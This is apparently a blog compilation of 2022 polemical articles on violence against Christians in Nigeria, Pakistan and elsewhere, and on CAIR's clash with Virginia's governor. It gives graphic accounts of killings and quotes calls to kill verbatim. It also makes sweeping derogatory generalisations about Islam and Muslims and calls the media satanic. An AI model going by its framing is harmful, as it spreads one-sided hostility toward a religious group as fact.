In another especially warped example from earlier this year, a Muslim woman and her two nieces slaughtered a Christian woman in Pakistan, after a relative of the three murderers

merely ***dreamt*** that the Christian had blasphemed against Muhammad. Between just **1990 and 2012** alone, to say nothing of the last decade, "fifty-two people have been extra-judicially murdered on charges of blasphemy" in Pakistan.

Nor is this matter limited to "vigilante" or overzealous Muslims. Several Islamic nations criminalize any criticism of Muhammad. According to **Section 295-C** of Pakistan's penal code, for example,

> Whoever by words, either spoken or written, or by visible representation, or by any imputation, innuendo, or insinuation, directly or indirectly, defiles the sacred name of the Holy Prophet Muhammad (peace be upon him) shall be punished with death, or imprisonment for life, and shall also be liable to fine.

What explains this phenomenon? Why don't the followers of other religions respond similarly to those who "blaspheme"? The answer is that few modern religions are as fragile as Islam. Built atop a flimsy and easily collapsed pack of cards, silencing any criticism against its founder — whose words and deeds so easily lend themselves to **constant criticism** — has always been and remains pivotal to Islam's survival. Discussing Koran 5:33, which calls for the crucifixion and/or mutilation of "those who wage war against Allah and His Messenger and strive upon earth mischief," the highly revered Ibn Taymiyya (1263-1328) — the "Sheikh of Islam" — once wrote:

> *Muharaba* is of two types: physical and verbal. Waging war verbally against Islam may be worse than waging war physically — hence the Prophet (peace and blessings of Allah be upon him) used to kill those who waged war against Islam verbally, while letting off some of those who waged war against Islam physically. This ruling is to be applied more strictly after the death of the Prophet (peace and blessings of Allah be upon him). Mischief may be caused by physical action or by words, but the damage caused by words is many times greater than that caused by physical action; and the goodness achieved by words in reforming may be many times greater than that achieved by physical action. It is proven that waging war against Allah and His Messenger (peace and blessings of Allah be upon him) verbally is worse and the efforts on earth to undermine religion by verbal means is more effective (***Crucified Again***, p. 100).

This is not merely a medieval interpretation or limited to "radical Muslims." Indeed, returning to the recent Rushdie stabbing, Dr. Mohammad Jafar Mahallati, an Islamic studies academic who teaches at Oberlin College, Ohio, **endorsed** the fatwa in 1989, because "all Islamic nations and countries agree with Iran that any blasphemous statement against sacred figures should be condemned."

Considering that Dr. Mahallati is popularly known on Oberlin campus as “the Professor of Peace” should dispel any doubts as to how ironclad the penalty for those who criticize Muhammad is among even his ostensibly “moderate” followers.

SOURCE: **RAYMOND IBRAHIM**

The Islamic Terrorist's 'Blame Game'

AUGUST 8, 2022
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION, ISLAM

Last May, the Islamic State of Iraq and Syria ("ISIS") published a video of the execution of about 20 Christian civilians in Nigeria. As with many other such ISIS-type videos, the terrorists stood behind their bound and kneeling victims, before knocking them over and carving their heads off to cries of "Allahu Akbar."

Before doing so, one of the masked Muslims, speaking in the Hausa language, **said** that the execution of these Christians was "to avenge the killing of the group's leaders in the Middle East earlier in 2022." This is apparently a reference to ISIS leader Abu Ibrahim al-Hashimi al-Qurashi—a man with a reputation for extreme brutality—who was killed last February during an airborne raid by U.S. and Kurdish forces in northwestern Syria.

The reader may be pondering how impoverished Christian civilians in Nigeria are connected to or responsible for the activities of U.S. and Kurdish forces in Syria. The fact is, Muslim terrorists are notorious for offering any number of pretexts—many of which border on the absurd—to justify their cowardly targeting and murdering of the Christian minorities in their midst.

For example, ISIS cited similar "grievances" to justify its grisly slaughter of 21 Christians—20 Copts and one Ghanaian—on the shores of Libya in 2015. An article in *Dabiq*, the Islamic State's online magazine in English, titled "Revenge for the Muslimat Persecuted by the Coptic Crusaders of Egypt," claimed that the 21 Christians were slaughtered in "revenge" for two Coptic women who, back in 2010 and according to Islamic propaganda, were compelled by Egypt's Coptic Orthodox Church to recant their voluntary conversion to Islam and return to Christianity.

Indeed, the late Coptic Pope Shenouda III, who was then nearly 90-years-old and immobile, was portrayed as "a U.S. agent, **an abductor and torturer of female Muslim converts from Christianity**, who was stockpiling weapons in monasteries and churches with a view to waging war against the Muslims and dividing Egypt to create a Coptic State."

The Islamic State also cited the 2010 bombing of Our Lady of Salvation Church in Baghdad as a product of "revenge" for those same supposedly forced-to-reconvert-back-to-Christianity women in Egypt. Then, armed jihadists had stormed the Iraqi church during worship service, opened fire indiscriminately, before detonating their suicide vests, which were "filled with ball bearings to kill as many people as possible." Nearly 60 Christians—including women, children, and even babies (**pictures of aftermath here**)—were slaughtered.

Nor is this blame-the-victim strategy limited to the Middle East. Speaking two days after a series of bombings rocked Sri Lanka on Easter Sunday, 2019, killing **359 people**, a junior defense minister **said** that the attack "was in retaliation for the attack against Muslims in Christchurch," where an Australian man killed 51 Muslims in two mosques in New Zealand.

Two points give the lie to all such claims of Islamic "retaliation" due to "grievances":

First, and as mentioned, what did the 20 Nigerian Christians recently slaughtered have to do with U.S. and Kurdish forces in Syria? What did the Iraqi Christians of Our Lady Church, or the one decapitated Ghanaian, have to do with the imagined crimes of the Coptic Church?

For that matter, what do Christians in the Middle East, Africa and Asia have to do with the secular West? Whenever the latter somehow offends Muslims—whether by publishing cartoons or launching military operations in Afghanistan—**Muslims "respond" by terrorizing** the Christian minorities in their midst. As such, what exactly do brown Sri Lankan Christians celebrating Easter have to do with a white man killing Muslims in New Zealand? Moreover, if the Easter Day attack was a form of retaliation, what explains the fact that Muslims bomb churches on **virtually every Easter** (most recently in **Indonesia**).

Which leads to the second point: since when did Islamic terrorists that regularly preach hate for the other ever need a reason or excuse to make the lives of non-Muslims, chief among them Christians, miserable? Since July 2011, for instance, I have been compiling monthly "**Muslim Persecution of Christians**" reports (published by **Gatestone Institute**). In virtually every one of these monthly reports, Muslims bomb, burn, or ban churches and generally terrorize Christians. Are we seriously to believe this is all due to Muslim "grievances" against the disempowered Christian minorities in their midst?

Nabil Salma

Even the Muslim terrorists who cite "grievances" often let out the truth behind their actions. For example, in 2021, Muslims videotaped **the murder of yet another Christian**, Nabil Salma, in the Sinai region. In the video, the terrorists falsely accused the Copt of building a church which was "cooperating with the Egyptian army's and intelligence's war on the Islamic State." Yet, immediately before murdering Salma, the speaker standing behind him said this:

> All praise to Allah, who ordered his slaves to fight and who assigned *humiliation* onto the infidels until they pay the jizya while feeling utterly subdued.

This, of course, is a paraphrasing of Koran 9:29, which commands Muslims to wage jihad against the "People of the Book—Christians and Jews—until they pay tribute and feel themselves utterly subdued. Note: the Koran does not cite any grievances against Christians and Jews—except, of course, for the fact that they *are* Christians and Jews, that is, *infidels*, who reject the authority of Muhammad, and are therefore the enemy.

In short, all "grievances" cited by those Muslims who terrorize already disenfranchised religious minorities in their midst are false and meant to "legitimize" the Muslims' otherwise cowardly and atrocious deeds.

SOURCE: **RAYMOND IBRAHIM**

CAIR Takes Aim at Virginia Governor

JUNE 27, 2022
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

Clare M. Lopez | **Jihad Watch**

In a June 14, 2022 **op-ed** in the *Washington Post*, Corey Saylor, the Director of Research and Advocacy at the Council on American-Islamic Relations (CAIR), issued a demand to the administration of newly-elected Virginia Governor Glenn Youngkin and Lieutenant Governor Winsome Earle-Sears.

CAIR, which was named an **unindicted co-conspirator** in the 2008 Holy Land Foundation terror funding trial, wants the Youngkin administration to "**reject Gabriel and ACT for America**."

A May 20, 2022 photo posted on @ACTBrigitte's Twitter page showed Lieutenant Governor Sears posing with Gabriel. Displaying that photo, CAIR issued a May 27, 2022 **press release** calling Gabriel a "otorious racist and anti-Muslim bigot" and calling on Sears to "repudiate her alleged ties with a notorious anti-Muslim hate group leader."

CAIR's more recent **Washington Post article** then made reference to that photo of Gabriel with Sears and claimed that ACT for America is an "anti-Islam extremist group" whose leadership should be ostracized and rejected.

It would seem a bit rich that an organization such as CAIR, which itself has been named specifically in the legal documents of a terror financing trial, should be providing advice on professional associations to anyone, much less the Government of the Commonwealth of Virginia. Ronald Weich, Assistant Attorney General of the United States Department of Justice, wrote a **letter** to then-U.S. Congresswoman Sue Myrick dated February 12, 2010, in which he responded to her about how CAIR came to be named an unindicted co-conspirator of the Holy Land Foundation for Relief and Development in the *United States v. Holy Land Foundation et al.* (CR. No. 3:04-240-P N.D.TX.) case.

In that letter, Assistant Attorney General Weich provided official trial testimony and other evidence introduced in that trial "which demonstrated a relationship among CAIR, individual CAIR founders, and the Palestine Committee. Evidence was also introduced that demonstrated a relationship between the Palestine Committee and HAMAS, which was designated as a terrorist organization in 1995."

To be clear, this was not mere guilt by association, a scenario that Saylor attempts to portray for Gabriel and ACT for America in his Washington Post piece, in which he cites alleged statements of various individuals who may have been present at an ACT event sometime in the past. Citing the Southern Poverty Law Center doesn't help his case, either.

It may be noted that this would not be the first time that CAIR has attempted to insert itself into the associations, business, and presentations of others it accuses of "**anti-Muslim bigotry**." In 2015, **Brandeis University** withdrew plans to bestow an honorary degree on Ayaan Hirsi Ali (a Somali-born apostate from Islam), just a day after protests from groups that included CAIR.

In August 2019, the ***Norwich Bulletin*** attacked E. Miles Prentice, the owner of the Connecticut Tigers (farm team of the Detroit Tigers Major League Baseball team), citing criticism of the Center for Security Policy (CSP), a Washington, DC think tank by Ibrahim Hooper, CAIR's communications director. At the time, Prentice served as CSP's Board Chairman. Prentice reportedly wound up **losing the team**.

The Pentagon itself has been intimidated by CAIR regarding **anti-terror training** reportedly termed "anti-Islamic." And in 2020, a student at Scottsdale Community College was joined by CAIR's Arizona chapter in **filing suit** against Professor Nicholas Damask over some quiz questions they alleged condemned Islam for justifying terrorism. Initially, the college chastised Professor Damask, but **later apologized** to him and cleared him of any wrongdoing. The **lawsuit** itself was thrown out of court, and the Scottsdale Community College agreed to pay a $155,000 settlement to Professor Damask.

This list could go on, but you get the idea. As for CAIR, though, asked to condemn Hamas by name, well, not so much.

At its **official website**, ACT for America – which is a non-profit grassroots movement – declares that its mission is "to educate, engage, train, and mobilize citizens to ensure the safety and security of Americans against all threats foreign and domestic while preserving civil liberties guaranteed by the US Constitution." ACT for America works especially in the public policy arena to provide informative input for bills introduced at the state and federal levels, with an emphasis on preserving civil liberties protected by the U.S. Constitution.

For their part, during the 2020 campaign as well as in the months since taking office, both Governor Youngkin and Lieutenant Governor Sears have made a point of emphasizing their **commitment** to championing the civil rights and welfare of all Virginians, in policy areas including antisemitism, criminal justice, the economy and job creation, education, and health.

CAIR, on the other hand, apparently would rather forget all about the *Holy Land Foundation* trial and focus instead on disparaging a 20-year friendship with mean-spirited barbs about the Virginia Governor, Lieutenant Governor, and an American citizen of immigrant background who leads one of the largest and most patriotic-minded organizations in the country. Expect Governor Youngkin, Lieutenant Governor Sears, and most Virginians to see straight through that.

Clare M. Lopez is the Founder/President of Lopez Liberty LLC.

SOURCE: **JIHAD WATCH**

Follow me on Facebook

The Persecution of Christians, May 2022, “We Are Your Death”

JUNE 26, 2022
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, BIBLE, CHRISTIAN PERSECUTION, GOD'S WORD, ISLAM, PANDEMIC, UKRAINE

*As the world focuses on Russia and Ukraine, Christians are being slaughtered around the world and the satanic global news media structure misdirects the peoples of the world away from the persecution of Christians and the struggle between Good and Evil. Please Follow Raymond Ibrahim on **Twitter** and **Facebook**, and you can subscribe to the Gatestone Institutes*

Raymond Ibrahim | **Gatestone Institute**

- In the video, the Christians appear on their knees, their hands tied behind their backs. A man holding a knife stands behind them. The terrorists claim that the murder of these 20 Christians is “payback” for ISIS leaders killed three months earlier in Syria by the U.S.… 2015 video received six times less media coverage than the killing of a gorilla about the same time.

  The video of the Nigerian Christian also barely made a peep in the Western media — as if the ritual slaughter of Christians is now so normal, it does not merit a report. — saharareporters.com, May 12, 2022, *Nigeria*.

- The same day the video was released, a Muslim mob beat, stoned and then burned the body of Deborah Emmanuel, a Christian college student who earlier had refused the sexual advances of a Muslim man. — Ganzi Magwi, Twitter, May 12, 2022, *Nigeria*.

- "We know and have evidence of how some of these allegations of blasphemy are false and just for blackmail or settling scores with perceived enemies or well-mannered young girls who have refused sexual advances by the opposite sex from another religion. We are also aware of how fanatics have in the past raised lies in the name of blasphemy." — The Rev. Joseph John Hayab, *Morning Star News*, May 23, 2022, *Nigeria*.

- Anooshavan Avedian, a 60-year-old Iranian-Armenian Christian, was sentenced to 10 years imprisonment for teaching other Christians in his house church what Judge Imam Afshari called "educational and propaganda activities contrary to and disturbing to the holy religion of Islam." — articeeighteen.com, May 5, 2022, *Iran*.

- A married Muslim couple who converted to Christianity face a 100-lashes punishment on the bizarre charge of "adultery." — Morning Star News, May 3, 2022, *Sudan*.

By Immanuel Giel – Own work, CC0, https://commons.wikimedia.org/w/index.php?curid=73378400

The following are among the abuses Muslims inflicted on Christians throughout the month of May 2022:

Murder **and Mayhem in Nigeria**:

On May 12, the Islamic State in Nigeria released a video of its members **slaughtering 20 Christians**.

The ISIS terrorists were dressed in black, which covered everything but their eyes. In the video, the Christians appear on their knees, their hands tied behind their backs. A man holding a knife stands behind them. The terrorists claim that the murder of these 20 Christians is "payback" for ISIS leaders killed three months earlier in Syria by the U.S. Although the scene is reminiscent of the 2015 video of another pack of Muslim terrorists **slaughtering 21 Coptic Christians** in Libya,

it received far less media coverage. The 2015 video of the Copts had received six times less **media coverage** than the **killing of a gorilla** about the same time. The video of the Nigerian Christians also barely made a peep in the Western media — as if the ritual slaughter of Christians is now so normal, it does not merit a report.

The same day the video was released, a Muslim mob beat, stoned and then burned the body of **Deborah Emmanuel**, a Christian college student who earlier had refused the sexual advances of a Muslim man. He retaliated by loudly proclaiming that she had blasphemed Muhammad, the prophet of Islam. **According** to Pastor David Ayuba Azzaman, a local acquainted with the incident:

"Deborah Emmanuel was complaining in a class WhatsApp group chat, kicking against how they discriminate against Christians in the school in areas of assignments and test in favor of the Muslims. This is what they used as a yardstick to say she insulted Muhammad. She didn't insult prophet Muhammad, but it was discovered that she turned down a Muslim proposal to date her. That led to him accusing her of insulting prophet Muhammad."

A brief **video clip** shows a massive fire against a wall, where she was likely driven before being stoned to death, with Muslims jumping around her burning body and **crying**, "Allahu Akbar" . One man, dressed in traditional Muslim attire, triumphantly keeps talking while waving a box of matches—apparently used to burn the Christian woman. After viewing other, more graphic videos of Deborah's stoning and immolation, the Rev. Kelvin Ugwu **said**,

"I can't bring myself to share the videos of how they stoned and beat this young lady to death and subsequently burned her body. It is very, very traumatizing… Why does this keep happening? What is the content of the insult she was accused of? How was it investigated? What part of our constitution allows this? Why are we silent about this evil? Why are Muslim elites silent about this? When are we going to have this conversation to put an end to this evil?"

Local media **reported** that Muslim anger had been further raised after Deborah said in another WhatsApp chat group that she had passed her exams thanks to Christ, "**and** when she was pressured to retract the statement and apologize, she declined."

Far from being repentant, several Islamic clerics defended the actions of her murderers. In one video, Bello Yabo, a sheikh, **says,**

"A young person in Sokoto insulted Allah's prophet yesterday. In Sokoto we kill such. We don't tolerate such idiocy in Sokoto… Here we kill. When you touch the prophet we become mad people…. Anyone who touches the prophet, no punishment— Just kill! Even if the person repents or recants, forgiveness is God's business. We must kill such…. Like Shehu Usman Dan Fodio , we are Mujahedeen (holy warriors) and Jihadists. No compromise. Allah curse whoever touches the prophet. Those of you who displayed your wrath, Allah bless you. Kill and disperse!"

Separately, on May 20, rioting Muslims searching for another Christian woman rumored to have blasphemed against Muhammad set numerous Christian homes and shops **ablaze** and injured approximately 20 people. "A Muslim claimed he saw a comment written by one Rhoda Jatau, 40, a Christian woman, insulting Muhammad," an area resident **said**. "This information the Muslim man passed to Muslims in the town made them set fire on houses and shops belonging to Christians." But the Rev. Joseph John Hayab **said** that Muslims were using blasphemy as a pretext to attack and abuse Christians:

"We know and have evidence of how some of these allegations of blasphemy are false and just for blackmail or settling scores with perceived enemies or well-mannered young girls who have refused sexual advances by the opposite sex from another religion. We are also aware of how fanatics have in the past raised lies in the name of blasphemy. We wonder if the recent sermons we are getting from some Islamic clerics on what the Holy Koran says about what should be done if anyone is accused of blasphemy is unpopular among followers?"

Attacks on Apostates, Blasphemers, and Preachers

Uganda: Knife-wielding Muslims crying the jihadist slogan, "Allahu Akbar!" ," intercepted a church leader and **sliced him up** after he left an open-air evangelistic event where for four days he had debated with Muslims. Several Muslims had converted to Christianity during the debates. In the attack, Bishop Amon Sadiiki received serious wounds to his head, torso, and legs, and might have died if others had not intervened and driven away the assailants.

Iran: Anooshavan Avedian, a 60-year-old Iranian-Armenian Christian, was **sentenced** to 10 years imprisonment for teaching other Christians in his house church what Judge Imam Afshari **called** "educational and propaganda activities contrary to and disturbing to the holy religion of Islam." Two other members of his house church, Abbas Soori, 45, and Maryam Mohammadi, 46—both Muslim converts to Christianity—were fined the equivalent of $2,000 USD and given a 10-year "deprivation of social rights" upon their release. All three were originally arrested in the summer of 2020, when about 30 agents raided Avedian's home, where 18 Christians, including Avedian's family, had gathered to pray and worship. Bibles and communication devices were confiscated and all in attendance were required to fill forms of personal information and forced to sign commitments to avoid fellowship with Christians and churches. Some were sent to Tehran's notorious Evin prison where they **were** "subjected to psychological torture during several intense interrogation sessions." According to the **report**:

" blasphemy laws and the Prevention of Electronic Crimes Act of 2016 are misused to curb freedom of expression, thought, conscience and religion, as evinced in several cases, including Shagufta Kiran's. Existing laws do not guarantee 'the presumption of innocence, the proportionality of punishments, etc.'" whereas "the accuser enjoys impunity despite fabricating evidence."

Sudan: A married Muslim couple who converted to Christianity face a **100-lashes punishment** on the bizarre charge of "adultery." According to the **report**,

"Hamouda Tia Kafi, 34, and Nada Hamad Shukralah, 25, were Muslims when they married in 2016, but when Kafi put his faith in Christ in 2018, his wife's family sought and won a sharia court decision to dissolve their marriage… The sharia court annulled the marriage on the basis of Kafi's conversion as apostasy was a crime punishable by death at the time. In 2020, following the end of President Omar al-Bashir's Islamist regime in 2019, Sudan decriminalized apostasy, and in 2021 Shukralah converted to Christianity and returned with their two children to her husband. Following Shukralah's conversion and return to her husband, her brother charged them with adultery under Article 146 of Sudan's 1991 criminal law based on the sharia court's annulment of their marriage…. Police arrested the couple on Aug. 17 and detained them for four days before they received bail…. the couple, members of a Baptist church, are facing growing threats from hardline Muslims, in particular Shukralah's brother."

Last reported, the married couple with children face a public flogging with100 lashes for their "adultery." Although Sudan has always been at the top of the list of worst nations to persecute Christians, it was removed from the U.S. State Department's list of "countries of particular concern"—meaning nations that tolerate or engage in egregious violations of religious freedom—in December 2019.

Hate for and Abuse of Christians

Pakistan: On May 20, Muhammad Yasir, a 45-year-old Muslim, **abducted** Saba Masih, a 15-year-old Christian girl, as she and her sister were walking to work. He subsequently forced her to marry him and convert to Islam. Her family immediately called the police, but they failed to act. **According** to the girl's father, Muhammad is a neighbor and "has already been married thrice":

"The police are not cooperating with us. The investigating officer keeps telling us that Saba has converted to Islam and contracted marriage with Yasir, but he has not shown us any document as yet. We are pleading with police to at least recover the girl and arrange our meeting with her so that we can ascertain the facts ourselves, but he doesn't listen to us."

Saba's mother had severely injured her knee, and her two daughters were taking her place as a domestic servant. **Continues** the father:

"I was forced to take my children, four daughters and two sons, out of school due to poverty, and my wife and elder daughters are working as household helps to supplement our family income. We are already suffering from poverty, and now our daughter has also gone missing."

Saba is among at least three Christian girls to be kidnapped in Faisalabad city since July 2021. Then, 14-year-old Chashman Masih was **kidnapped** from her school. The following day, her

family **received** images by phone of an Islamic conversion letter and Islamic wedding certificate claiming that she had willfully converted to Islam and married a Muslim man. On May 25, an Anglican Church leader, Azad Marshall, **tweeted**:

"Kidnapping of our youth must end; today we see a new level of hate when a young girl with hearing and speech impairment was conned and kidnapped in broad daylight. The police must act, the judiciary must send a message. We are being forced to watch as humans are violated."

In a subsequent **tweet**, Marshall added, "Social indifference to predators who use religion to pursue and target minorities and the vulnerable, continuing to saw away at all of our futures. The violation of Saba Masih in Faisalabad is another reminder of just how grim the situation is."

India: A video of a young Muslim child **threatening** to kill all Christians and Hindus surfaced, reigniting concerns that Muslim children are being indoctrinating to hate the other. The video was from the march of the Popular Front of India (PFI), an Islamic organization. In it, a small child chants the following **words**, while the marchers repeat them:

"Be ready for your death rituals if you won't live in our land quietly. Be ready with rice flakes to fill your mouth if you won't live quietly (For Hindus). Be ready to burn amber in your home if you won't live quietly (For Christians). Because we are coming, we are your death. We won't go to Pakistan or Bangladesh, you have to live here as we say, or else we know how to make you live quietly, we will kill you even if we are attacked. We take pride in being a martyr, we salute them. If you won't live quietly… Be prepared for your death."

The May 24 **report** continues:

"It was not a random rant by a child. It was a song, a hateful verse that has been taught to the kid which he then sings and waits for people to join him in the sloganeering. The crowd around the kid seems familiar with the song because they know when to chant the appropriate slogans."

Yemen: A remote nation that has been embroiled in a civil war since 2014, little news concerning Yemen's tiny Christian population ever surfaces. A May 25 **report**, however, offers useful information on the Christians of Yemen, who amount for about one percent of the Muslim nation's population, or about 40,000 people:

"Most Christians are converts from Islam and must practice their faith in secret, meeting in small groups in homes or outdoors. Whereas Yemen is an Islamic country with apostasy and blasphemy laws in place, Christians are subject to a wide range of persecution, including exclusion of family and social life, loss of employment, physical and mental abuse, imprisonment, rape, forced marriages, and death. The degree and source of persecution varies between regions. Tribalism is strong and often the most severe persecution comes from one's tribe or clan. In the northwestern third where Shiite Houthis exert authority, Christians are at the greatest risk due to strict

adherence to Sharia law and heavy policing. In addition, those living in the south where there is a strong al-Queda presence also are at high risk… Christians have been denied access to emergency humanitarian and medical aid, which typically is distributed by local Muslim leaders and mosques. Without necessary goods and services, their circumstances are especially dire. Due to the warring factions, lawlessness, and government dysfunction, Christians and other minorities are increasingly targeted with little hope of protection and justice."

Death and Destruction at Churches

Uganda: On May 5, Muslims set **fire** to a church; two Christians were killed from the blaze inside Holy Healing Ministry International Church. "The fire weakened the church structure and forced it to collapse," **said** Pastor George Kato. "I managed to escape with other remaining few members, but two elderly members were trapped inside, and the fire burned them beyond recognition." As the pastor emerged from the burning building, he "saw three Muslims dressed in long Islamic attire taking off. I couldn't identify them." He also saw cans of gasoline near the door. According to the **report**, "Hardline area Muslims accusing the Christians of being too loud in their worship services and prayer meetings had told them many times to remove the church building."

In another incident in Uganda, on May 6, "**Muslims** furious that an Islamic sheikh and his wife put their faith in Christ destroyed a pastor's house and church building." While inside his church, which also served as his home, Pastor Wilberforce Naaya **said** he and other Christians saw a Muslim mob in the distance:

"They were carrying machetes, clubs, sticks and marching towards our church building while chanting 'Allah akbar! Allah akbar! Allah akbar! ' slogan. We quickly left the church, because we knew we were in danger for having a sheikh pray with us and quickly rang the police."

A Christian neighbor and eyewitness **continues**:

"ome of my Muslim neighbors were not happy about the conversion of the sheikh and the wife to Christianity. Some were even saying that they were going to report the incident in the mosque, since it was a Friday prayer day for the Muslims."

An hour after fleeing the approaching Muslim mob, the pastor and others saw smoke rising from the church building. "We knew that the Muslims had started burning it," he **said**.

Nigeria: On May 14, Muslims attacked and looted three churches—two **Catholic**, one **Protestant**—and other Christian-owned stores. These attacks came in response to the arrest of two Muslim men involved in the stoning and burning to death of Deborah Emmanuel, who was a regular attendee of the Protestant church. Discussing this, a local Christian woman **said**, "It is the failure of the security agencies and the government to rise to such criminalities in the past that gave

birth to terrorists and bandits. And as long as the state fails to bring these beasts and criminals amidst us to book, so long will the society continue to be their killing field."

Pakistan: Fourteen armed Muslim men **raided** a Christian school, Global Passion School, which offers free education to Christian youths. The men began by hurling chairs at a group of youths gathered in prayer. Then, **according** to the school principal, Simon Peter Kaleem, who was among those beat and tortured:

"They attacked the security guard and demanded 100,000 rupees in extortion money every month, threatening that if their demand was not met they would forcibly stop Christian worship and the school's operations. They misbehaved with the female staff and issued death threats if we failed to make payment in two days. They also damaged staff cars and motorcycles parked in the building, causing an estimated total loss of 350,000 rupees… Many of our religious and political leaders, while visiting other countries, say that minorities and Christians are safe in Pakistan. After what happened to us today, I will never say that. Our security guard can't even walk now. Our community is threatened to keep silent. A few among the neighboring Muslim community have always tried to stop us from praying…. We want to be treated equally. Please pray for us."

This is the third attack on a church institution in Pakistan's Punjab province alone this year. According to the **report**,

"In March, police in Lahore arrested a Muslim youth who climbed onto the rooftop of One in Christ Church and sat on the cement cross chanting "Allahu Akbar" (Allah is the greatest) while trying to pull it down. In January, police charged four people with blasphemy for ransacking St. Camillus Church in a village in Okara district in Punjab province. According to parishioners, the raiders tied up the Christian watchman and threw pictures of the Holy Family, Eucharist, Bibles and the Ark of the Covenant on the floor."

France: On Sunday, May 8, a Muslim man barged into the Cathedral of Metz and began to **scream** repeatedly "Allahu akbar!" After arriving, police found a knife in his possession.

Raymond Ibrahim**, author of the new book,* **Defenders of the West: The Christian Heroes Who Stood Against Islam, is a Distinguished Senior Fellow at the Gatestone Institute, a Shillman Fellow at the David Horowitz Freedom Center, and a Judith Rosen Friedman Fellow at the Middle East Forum.*

About this Series

While not all, or even most, Muslims are involved, persecution of Christians by extremists is growing. The report posits that such persecution is not random but rather systematic, and takes

place irrespective of language, ethnicity, or location. It includes incidents that take place during, or are reported on, any given month.

The Black Lives that Don't Matter: 50 Christians Murdered in Their Church

JUNE 13, 2022
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION, ISLAM

The aftermath: bloodstained floor of St. Francis Catholic Church

Gatestone Institute

Last Sunday, June 5, 2022, Islamic terrorists stormed the St. Francis Catholic Church in Ondo, Nigeria, and massacred **more than 50 Christians** who were otherwise peacefully worshipping their God. Videos, according to one **report**, "showed church worshippers lying in pools of blood while people around them wailed."

As terrible as this massacre might seem, it is just the proverbial "tip of the iceberg": over the years, Muslims have assaulted, shot up, or torched countless churches in Nigeria. Below are just three other examples:

- **Easter Sunday**, Apr. 20, 2014: Islamic terrorists torched a packed church; 150 Christians were killed and countless injured.

- **Easter Sunday**, Apr. 8, 2012: explosives planted by Muslims detonated near two packed churches; more than 50 Christians were killed and unknown numbers injured.
- **Christmas Day**, Dec. 25, 2011: Muslim terrorists shot up and bombed three churches; 37 Christians were killed, 57 injured.

The Christians of Nigeria are, in fact, being **purged in a genocide**, according to several NGOs (**here** and **here**, for instance). One Christian is killed **every two hours** in Nigeria. According to an August 2021 **report**, since the Islamic insurgency began in earnest in July 2009— first at the hands of the Islamic terrorist organization Boko Haram, and later by **Fulani**, Muslim herdsmen, also motivated by jihadist ideology to **seize Christian ("infidel") land**—more than 60,000 Christians have either been murdered during raids, or abducted, never to be seen again. During this same timeframe, approximately 20,000 churches and Christian schools were torched and destroyed by "Allahu Akbar" screaming Muslims.

Less than a month ago, the Islamic State in Nigeria released a video of its members **slaughtering 20 Christians**. Although it is very reminiscent of the 2015 video of another pack of **Muslim terrorists slaughtering 21 Coptic Christians** in Libya, it received significantly less media coverage. The 2015 video of the Copts itself had received **six times less media coverage** than the **killing of a gorilla** which occurred at the same time. Last month's more recent video of the Nigerian Christians barely made a peep in the Western media—as if to suggest that the ritual slaughter of Christians has become so hackneyed as to be unworthy of reporting on.

The silence is, as they say, deafening. When an Australian, Brenton Tarrant, **attacked** two mosques and killed 51 Muslims in 2019 in New Zealand, the world stood up in condemnation; the handwringing has not stopped since. The United Nations responded to that **lone and aberrant attack** by inaugurating a "**combat Islamophobia**" initiative. Where, after years and decades of being attacked, are the UN initiatives to "combat anti-Semitism" and to "combat Christian genocide"?

Nigerian Christians mourning after another fatal church attack in 2018

All the UN seems interested in doing is ignoring violations of its own laws by its own members, such as Iran's **genocidal threats** which **violate** the UN Charter and are **grounds for expelling Iran**; ignoring crimes against humanity by many of its members, such as slavery (**here** and **here**) or China's **lies** about the human-to-human transmissibility of its corona virus. Instead, the UN **wrongfully persecutes** into eternity Israel, a democracy that actually protects and upholds human rights for all its citizens—whether Muslim, Jewish, or Christian.

So what will the UN and other large governmental bodies do now in response to the shooting up of a church and killing of more than 50 Christians? Absolutely nothing—that is, except try to shut up those who expose the driving ideology of the murderers. And we know this because the UN et. al. have done absolutely nothing in response to the countless other Muslim attacks on churches that have claimed **thousands of Christian lives over the years**—except to try and shut up those who expose the driving ideology of the murderers (aka "combat Islamophobia").

Indeed, just two weeks ago, when Members of the European Parliament, one of the European Union's legislative bodies, submitted a proposal to have a discussion on the rising tide of **Christian persecution around the world**—ironically, in the context of the then latest atrocity in Nigeria: the **stoning and burning to death** of a Christian student, Deborah Samuel—the majority of the European Parliament, most of whom are affiliated with Leftist parties, **refused even to have the discussion**.

Ignoring the murder of Christian lives is, of course, only one piece of the puzzle; covering up the religious identity of their murderers is the other. In describing last Sunday's massacre of more

than 50 Nigerian Christians, the words "Muslim," "Islam," or even "Islamist" never appeared in the **AP report**. Rather, we are told that "It was not immediately clear who was behind the attack on the church." To maintain this ambiguity, the AP omits pointing out that Islamic terrorists have *routinely* stormed churches and slaughtered many Christians over the years in Nigeria—a fact that might just offer a hint as to "who was behind the attack." But dissembling over what is happening to Nigeria's Christians is an old "mainstream media" tactic (as discussed in this 2011 **article**).

One need only consider the **words** of Johnnie Carson, Obama's then- Assistant Secretary of State for African Affairs, speaking after Muslim terrorists in Nigeria slaughtered *another* batch of 50 Christian church worshippers on Easter Sunday, 2012: "I want to take this opportunity to stress one key point and that is that religion is not driving extremist violence ." Instead, "inequality" and "poverty"—to **quote** former President William Jefferson Clinton—are "what's fueling all this stuff" ("this stuff" being the massacre of Christians at the hands of Muslims). A decade—and countless Christian corpses later—the U.S. has not changed its position.

Worse, the Biden administration's response to the jihadist onslaught against Christians in Nigeria —where **13 Christians** are slaughtered every day—has been to **remove** Nigeria from the State Department's list of Countries of Particular Concern, that is, nations which engage in, or tolerate violations of, religious freedom.

Where is the outcry? Where is the outrage? Where are the "hashtags" in support of Christian Nigerians? Why don't *these* black lives matter?

Indifference to a Christian Genocide

JANUARY 23, 2022
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION, ISLAM

Raymond Ibrahim | **Gatestone Institute**

- On November 17, 2021, the U.S. State Department removed Nigeria from its list of Countries of Particular Concern.... despite several human rights organizations characterizing the persecution meted out to Nigeria's Christians as a "genocide."
